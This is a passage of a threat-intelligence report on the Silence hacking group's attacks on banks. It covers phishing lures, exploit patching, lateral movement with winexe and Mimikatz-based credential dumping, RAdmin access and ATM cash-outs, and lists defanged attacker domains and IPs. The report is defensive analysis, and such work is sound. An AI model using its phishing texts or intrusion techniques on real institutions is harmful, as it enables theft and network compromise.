
- collection of credentials from browsers, mail programs and other software;
- collection of email addresses from saved email accounts;
- interception of data input into browser;
- interception of email and FTP passwords in real time;
- ability to collect files with specific criteria;
- DDoS module;
- TeamViewer module;
- cryptocurrency mining module.

INFECTION

Emails

The infection vector used by Silence is typical: phishing emails with attachments containing exploits or malicious scripts. The senders masquerade as bank employees, and while the email lacks design elements (pictures, HTML layout), the text is logical and inspires trust. Unlike, for example, Cobalt phishing emails that are created carelessly and rely on their mass nature, Silence emails are tidy and targeted.

For example, on August 18, 2017, the Central Bank of Ukraine notified financial institutions about an upcoming ransomware attack (<https://www.bankinfosecurity.com/ukraine-central-bank-detects-massive-attack-preparation-a-10209>). We believe that the message was the result of a phishing campaign by Silence against the banks in Ukraine, Kazakhstan, and Russia.



A unique feature of the campaign is the use of an exploit for the **CVE-2017-0262** vulnerability. The exploit is believed to be owned by the state-sponsored hacker group APT28. **To conduct the campaign, the hackers used a compromised server.**

On May 9, 2017, ESET published a report on the tools of the APT28 group (<https://www.welivesecurity.com/2017/05/09/sednit-adds-two-zero-day-exploits-using-trumps-attack-syria-decoy/>). The approach to infecting a system and capabilities of attachment from the Silence email correspond to the published report. However, we discovered the modification of the exploit at the level of assembler instructions or so-called byte patching:

```

APT28

call    eax          ; Call CVE-2017-0263 exploit
call    GetCurrentRights
cmp    eax, 3
jz     short loc_10002DD7
call    WriteData
xor    al, al
jmp    loc_10002F33

RESEARCHING CASE


call    eax          ; Call CVE-2017-0263 exploit
nop
nop
push   58A80000h
retn

jz     short loc_4E2DD7
call    WriteData
xor    al, al
jmp    loc_4E2F33

```

This means that the author didn't have the source code or the builder, so he had to use a fixed jump address. Therefore, the author had to write the payload to the fixed address. It is worth noting that to implement such modification one needs quite advanced expertise in reverse engineering.

Later, there was a campaign with the CHM file. This is a file extension for compiling Windows reference tools. On October 13, 2017, the attackers used names of several Russian banks to send phishing emails. One of the emails purported to be from the Russian bank Fin Service. **For this attack, the criminals registered a domain, fcbank[.]ru**



Silence

Moving into the darkside

This format allows criminals to enable JavaScripts and execute remote VB and/or Powershell code by calling mshta.exe or powershell.exe.

Although the vector is not new and was used even back in 2015 to deliver malware, the use of CHM files is not at all typical for attacks on the CIS and, in some cases, helps to evade discovery and successfully get through corporate security systems.

One of the emails was sent to CERT-GIB (Group-IB's Computer Emergency Response Team):

From PayOnline <payonline@fbank.org>★
Subject Resolution of Central Bank of Russia!
To response@cert-gib.ru★
06/15/2017 11:23 AM

Hello!

Pleas review the resolution on the security deposit,
especially the part about delaying the payment for three months.
The Government of the Russian Federation has published the resolution,
allowing international payment systems (Visa and MasterCard) to operate
in the country without making security deposit. For this they have to switch
to Russia-based processing companies by October 31st.

The resolution is attached in attachments as Resolution.doc. You will be capable to
save on commission for transactions via VISA and MASTERCARD cards!!!

Sincerely, Technical Department of Processing Center PayOnline!
127083, 8 Marta, 1, building 12,
entrance 3, floor 8 (business center Trio).

► 1 attachment: Postanovlenie.zip 1.2 KB

The attachment contained an archive with a .LNK shortcut, generated in such way that when opened it launched the Powershell, which downloaded and launched **SilenceDownloader**. The result of launching the attachment from the Silence email is the installation of **SilenceDownloader** on the victim's computer.

One of the emails in English contained a JavaScript. The letter purported to be from Royal Bank of Scotland (stated in footer) with the sender "HBCL inc" <info@finamnews019[.]xyz>:

From HBCL inc <info@finamnews019.xyz>★
Subject Instant interest-free loan
Reply to HBCL inc <admin@hbcl.com>★
To [REDACTED]★
10/12/2017 01:49 AM

Good day,

Do you need leasing for a long period without interest payments?
We are ready to give you a credit for any sum of cash.
This e-mail has attachment where you could find the rules for getting of money and fill in short questionnaire.
Sincerely, Royal Bank of Scotland

If you which to unsubscribe from all future emails please click [unsubscribe](#).

► 1 attachment: terms_7422290.doc.js 11.9 KB

After opening the JavaScript the computer downloaded and launched **Smoke Bot** from the address 91.207.7[.]79, which is a C&C server of **Silence**. Smoke Bot downloaded additional modules from the **cassocial[.]gdn** and **variiform[.]gdn** domains. The former domain resolved to **91.207.7[.]97**. This server, **91.207.7[.]97**, was used by Silence to download **SilenceDownloader** in the email with .LNK.

Mail Servers

To send malicious emails, the group utilizes hacked servers and registers "banking" domains. They also use public mail services, like **mail.com** and **att.net**.

If a bank whose name is used for a campaign, didn't have correctly configured SPF records, attackers used a hacked or rented a server to send emails with replaced headers. For example, the following servers were used to send emails with the names of banks without configured SPF:

IP	Real Bank	Service Provider	Country	Date
5.200.55[.]198	bankrab.ru	ООО IT-Grad	Russia	07-2016
185.7.30[.]137	itbank.ru	VMLAB LLC VPS Customers	Russia	06-2017

When registering new domains for a server from which the emails will be sent, the self-signed certificate is released. For more details, please refer to the Hunting section. This way, the email passes the DKIM check. The following domain names were registered using this method:

Domain	IP	Service Provider	Country	Date
trustintbank[.]org	109.234.34[.]35	VDSINA VDS Hosting	Russia	2016-07
itbank[.]us	193.0.178[.]12	PE Viktor Tyurin	Netherlands	2016-07
itrbank[.]ru	31.31.204[.]161	Reg.Ru	Russia	2016-09
itmbank[.]ru	185.100.67[.]129	Hoster.KZ	Kazakhstan	2016-09
itmbank[.]us	46.30.43[.]83	Eurobyte VPS	Russia	2016-09
mosfinbank[.]ru	5.200.56[.]161	ООО IT-Grad		2016-09
mostbbank[.]ru	31.31.204[.]161	Reg.Ru	Russia	2016-09
	77.246.145[.]86	E-PLANET	Russia	2017-06
	77.246.145[.]82			2017-06
ppfbank[.]ru	185.158.154[.]147	IT-GRAD 1Cloud LLC	Russia	2017-06
fbank[.]org	185.158.154[.]17	IT-GRAD 1Cloud LLC	Russia	2017-06
	185.154.53[.]132			2017-06
dgbank[.]ru	158.255.0[.]35	Mir Telematiki Ltd	Russia	2017-09

Silence
Moving into the darkside

bankci[.]ru	95.142.39[.]5	Eurobyte VDS	Russia	2017-09
	95.142.39[.]6	Eurobyte VDS	Russia	2017-09
csbank[.]ru	185.180.231[.]63	FirstByte	Russia	2017-09
fcbank[.]ru	195.161.41[.]2	Avguro Technologies Ltd. Hosting service provider	Russia	2017-09
	81.177.135[.]99			2017-10
mmibank[.]ru	81.177.140[.]58	Avguro Technologies Ltd. Hosting service provider	Russia	2017-09
	81.177.6[.]226			2017-10
spas-ibosberbank[.]ru	185.235.130[.]69	ON-LINE DATA LTD	Netherlands	2018-01
fpbank[.]ru	217.28.213[.]250	INTRELL-NET	Russia	2018-05
	217.28.213[.]162			2018-05
	217.29.57[.]176			2018-05

Hacked servers used for sending emails:

Domain	Date
tvaudio[.]ru	07-2016
vivacity[.]ru	08-2017
finamnews019[.]xyz	10-2017

LATERAL MOVEMENT

Apart from malware, Silence uses some well-known legitimate utilities to complete the tasks. For example, to access compromised computers, the group uses **winexe**, which is a Linux utility for remote control of Windows-based machines via SMB protocol. Winexe is an open source project, which is available at <https://sourceforge.net/projects/winexe/>.

```
Nmap scan report for [REDACTED] bank.ru (192.168.0.57)
Host is up (0.00s latency).|_ 

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: [REDACTED] (Asustek Computer)

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|       State: VULNERABLE
|       IDs: CVE:2008-4250
|         The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|         Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|         code via a crafted RPC request that triggers the overflow during path canonicalization.
|       Disclosure date: 2008-10-23
|       References:
|         https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
```

To access the machine on Windows with SMB, several conditions must be met:

- active Server Message Block (SMB) service, which is not blocked by firewall;
- active File and Print Sharing service;
- disabled Simple File Sharing service;
- available Admin\$ network resource (hidden SMB object).

To access Admin\$ resource, which is used to launch programs, the program has to have credentials: login and password. **Upon successful access to the target machine, the c:\Windows\winexesvc.exe program is created and launched on the server using Winexe.**

After gaining remote control of the target machine, hackers use Mimikatz-based software and Meterpreter capabilities to download data on user and administrator accounts from the domain.

To get the computer administrator privileges, LPE exploits are required.

It was confirmed that they used standalone LPE exploits: **CVE-2008-4250**, **CVE-2017-0143**, and **CVE-2017-0263**. Other samples were not recoverable. The group also uses all LPE exploits provided by the Metasploit framework.

To retrieve passwords from RAM, the group used the **Forge 6.1** utility, which is based on the source code of Mimikatz ([hxps://github\[.\]com/gentilkiwi/mimikatz](https://github.com/gentilkiwi/mimikatz)). Forge is just an add-on for Mimikatz, which, when launched, extracts credentials from lsass.exe and prints them to the standard output. In other words, it is software which automates your work with Mimikatz.

Silence

Moving into the darkside

```
v2 = 0;
SetConsoleOutputToUTF8();
SetConsoleTitleW(L"FarSe 6.1 x86");
SetConsoleCtrlHandler = (void (__stdcall *)(PHANDLER_ROUTINE, BOOL))::SetConsoleCtrlHandler;
v4 = 1;
::SetConsoleCtrlHandler(HandlerRoutine, 1);
curProc = GetCurrentProcess();
OpenProcessToken(curProc, 0x28u, &TokenHandle);
AdjustPrivilege(TokenHandle, L"SeDebugPrivilege", 1);
CloseHandle(TokenHandle);
```

FarSe is developed by Silence. For detailed technical analysis, please refer to the Technical Description of the Tools section.

Hackers used **NMAP** to scan the corporate network. The tool enabled them to build network topology and identify vulnerable hosts, which they used to gain access to other machines and administrator accounts.

```
Nmap scan report for [REDACTED] bank.ru (192.168.0.57)
Host is up (0.00s latency).]

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: [REDACTED] (Asustek Computer)

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|       State: VULNERABLE
|       IDs: CVE-CVE-2008-4250
|         The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|         Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|         code via a crafted RPC request that triggers the overflow during path canonicalization.

| Disclosure date: 2008-10-23
| References:
|   https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
```


To delete **RAdmin** logs, the group used self-developed software called **Cleaner**, which overwrites gibberish in the specified file. The software contains a logical error and the data is added to the end of the document, not overwritten from the beginning. The implementation is copied from **Atmosphere**.

REMOTE ACCESS

After gaining control over the machine (using privilege escalation or a domain administrator account), to further control it, hackers install a remote control tool called RAdmin. The software is modified in such a way that it works hidden from the user.

At the same time, together with **RAdmin** hackers use standard access via **RDP**. To do so, they patch termsrv.dll. In some cases Silence uses access via WEB RDP (which is a standard Windows service) using HTTPS protocol.

To access the nodes in an internal corporate network that cannot be accessed from the outside, **Silence** uses unique software, which allows proxying traffic with backconnect. The first software was written in Delphi. It is classified as **Silence.ProxyBot**. For a detailed description, please refer to the Technical Description of the Tools section. After a while, Silence migrated to the version of the software for .NET, called **Silence.ProxyBot.NET**.



Thus, any computer becomes a proxy with backconnect and intermediate node for accessing critical servers in the network.

After thorough investigation of the protocol for interaction with the backconnect server, we have developed a software for detecting Silence servers. This data was used to detect the infrastructure of the criminal group. The algorithm is described in the Hunting section.

TARGETS

The first incident related to Silence that we know about happened in **July 2016**. Hackers tried to withdraw money by manually creating a payment order in the system of interbank transactions, **AWS CBR**. However, the payment order was created incorrectly. The bank's employees discovered suspicious activity on time and took countermeasures using their own resources.

Despite the reaction of the security team and a failed first attempt, the hackers recovered access to the servers of this bank and took a second shot in August 2016. For this, they downloaded software for secretly taking screenshots and proceeded to investigate the operator's work via a pseudo-video stream.

In 2017, Silence began to attack ATMs, and this was the first known case of successful money withdrawal. Over one night, the ATMs of one bank spat out over **\$100,000**. In the same year, they conducted DDoS attacks using the **Perl IRC bot** and public IRC chats to control Trojans.

In 2018, hackers attacked via card processing. They successfully withdrew over **\$550,000** in one weekend through the ATMs of the bank's partner.

In April 2018, the group returned to the proven method and withdrew funds again through ATMs. During a single night they siphoned about **\$150,000**.

AWS CBR

At the moment of the Incident Response to the first attack in 2016, the shared directory, where payment batches for AWS CBR were uploaded, was accessible from workstations of 2 employees. They worked with correspondent accounts, so these were the server with the above-mentioned directory and the terminal server. Below is a chain of events that we have built through incident response.

On **13.06.2016**, the hackers used an administrator account and domain controller to install winexesvc service. This service was launched as an OS service from the C:\Windows\winexesvc.exe file. This service allows remote execution of commands launched in GNU/Linux systems on computers with Windows using SMB protocol. Presumably, the account was compromised using Mimikatz program or its variant, although there were no signs of its operation.

On **06.07.07.2016**, the criminals attempted to steal money from AWS CBR of the bank. Group-IB experts believe that the attackers experienced a machine error during the processing of a payment batch in AWS CBR with the purpose of spoofing the payment details. After this, the bank's security team tried to stop the second intrusion of the attackers. Despite their attempts, on **19.07.2016**, the winexesvc service was repeatedly installed on the servers and workstations. This time, the criminals used a system administrator account.

On **30.07.2016**, the remote control software RAdmin was installed on the server with a directory. The software worked covertly in the svchost.exe file. This

software allowed the attacker to have round-the-clock access to the bank's network, because the server was virtual and worked 24\7.

On **01.08.2016**, the hackers installed the patched backdoor **Kikothac**, netsrv32.exe, on one of the employee's computers. This software allowed execution of files and commands, received from the C&C server with the following IP: 193.169.245[.]89.

On **02.08.2016**, a piece of software, svchost.exe or **RAdmin**, was installed on this very PC. The software was not detected by the installed anti-malware solution used in the bank. Then, the file for reconciliation of payments (downloaded from the automated banking system with the payments that were to be uploaded to AWS CBR) was changed (compromised). AWS CBR was installed by the bank's security team to fight theft.


In addition, the computer was found to contain mss.exe, which is a **Silence.SurveillanceModule**, which spies on the user's desktop. This way, the attackers tried to find out how an operator works to fix their mistakes and conduct a fraudulent transaction.

This theft was prevented because the bank decided to engage Group-IB information security and incident response experts. Unfortunately, we did not manage to restore the full course of events, because in an attempt to clean the network, the bank's IT team deleted the majority of the attacker's traces.

Silence

Moving into the darkside

ATMs




On **10.08.2017**, the bank employee received an email to their corporate mailbox from **josueruvalcaba@mail[.]com** with the following subject: "Message has been disinfected : Double Spending With A Card". The email contained an attachment called "Account Statement.docx". After opening the attachment, an EPS script was launched, which exploited two Microsoft Word vulnerabilities, **CVE-2017-0262** and **CVE-2017-0263**. This allowed the attackers to create a backdoor in the system and

escalate privileges. The employee opened the attachment and despite the anti-malware solution giving a notification of the successful deletion of malicious files, the Silence loader was launched.

On **11.08.2017**, this workstation was used to scan a local network using **Nmap**. As a result, the hackers found vulnerabilities in workstations. The attackers found Windows-based nodes which were vulnerable to **CVE-2008-4250**. The vulnerability affects such operating systems as Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta. These versions of Windows contain a vulnerability in the server service which allows remote code execution. It is caused by incorrect processing of the specially created RPC requests. With this vulnerability, the attacker might gain full control over the system.

Experts identified successful attempts of the anti-malware solution to block the downloading of Meterpreter stagers.



On the same day, a file called m32.exe was created in the file system of the workstation. This file is the **Farste** utility (a unique **Mimikatz-based** software program developed by the attackers), which extracts passwords, hashes and PINs. In addition, the workstation for using AWS CBR was found to launch procdump.exe, which might have been used to create a copy (dump) of lssas.exe, which, in turn, could be used to extract passwords using Mimikatz.

From **11.08.2017 to 14.09.2017**, the winexesvc service was created. This service allows remote execution of commands launched in GNU/Linux systems, on computers with Windows using SMB protocol.

On **07.10.2017**, workstations were accessed using standard Microsoft Remote Desktop Web Access. That said, there was no data on RDP connections in the Windows system logs on this date. It was probably deleted.

According to Radmin Server 3 logs, on **08.10.2017**, one of the ATMs was remotely accessed from a workstation of a bank employee. After this, unique software for interaction with the dispenser was installed.

Later, this software made ATMs withdraw all cash at a specific time. The total amount stolen was over **\$100,000**.


While investigating the network topology, the hackers gained access to a machine with AWS CBR, which is evidenced by the files created on the server. The attackers gained access to the machine with a domain administrator account and then connected to it using **RAdmin**.

Despite the fact that the machine was connected to AWS CBR, the criminals did not use this vector.

In April 2018, the group withdrew funds again through ATMs. During a single night they siphoned about **\$150,000**. This time, the Atmosphere program was not burdened with redundant features and ran stably without bugs.

Card Processing

In **2018**, in an attack on another bank, the group used the privileged account of a bank employee to change cash withdrawal limits for the previously activated cards. Later, the mules used the cards to empty the ATMs. The challenge was that they were cashing out in ATMs of the partner, not the bank itself. The partner's ATM had no set limits for withdrawal. The total amount stolen was over **\$550,000**.



During the response to this incident, Group-IB experts found a lot of .bat scripts, which just launched software, cleared logs and generally automated the work. All software and scripts were saved in the c:\intel, c:\atm, and c:\1 directories.

For software debugging, the hackers used legitimate **Listdlls** and **RogueKiller** tools, and for deleting traces they used sdelete.exe. They also utilized self-developed software for clearing the **RAdmin** logs.

TECHNICAL DESCRIPTION OF THE TOOLS

This section is devoted to the technical analysis of the software and tools used by Silence to conduct the attacks. In general, there are five groups that can be identified:

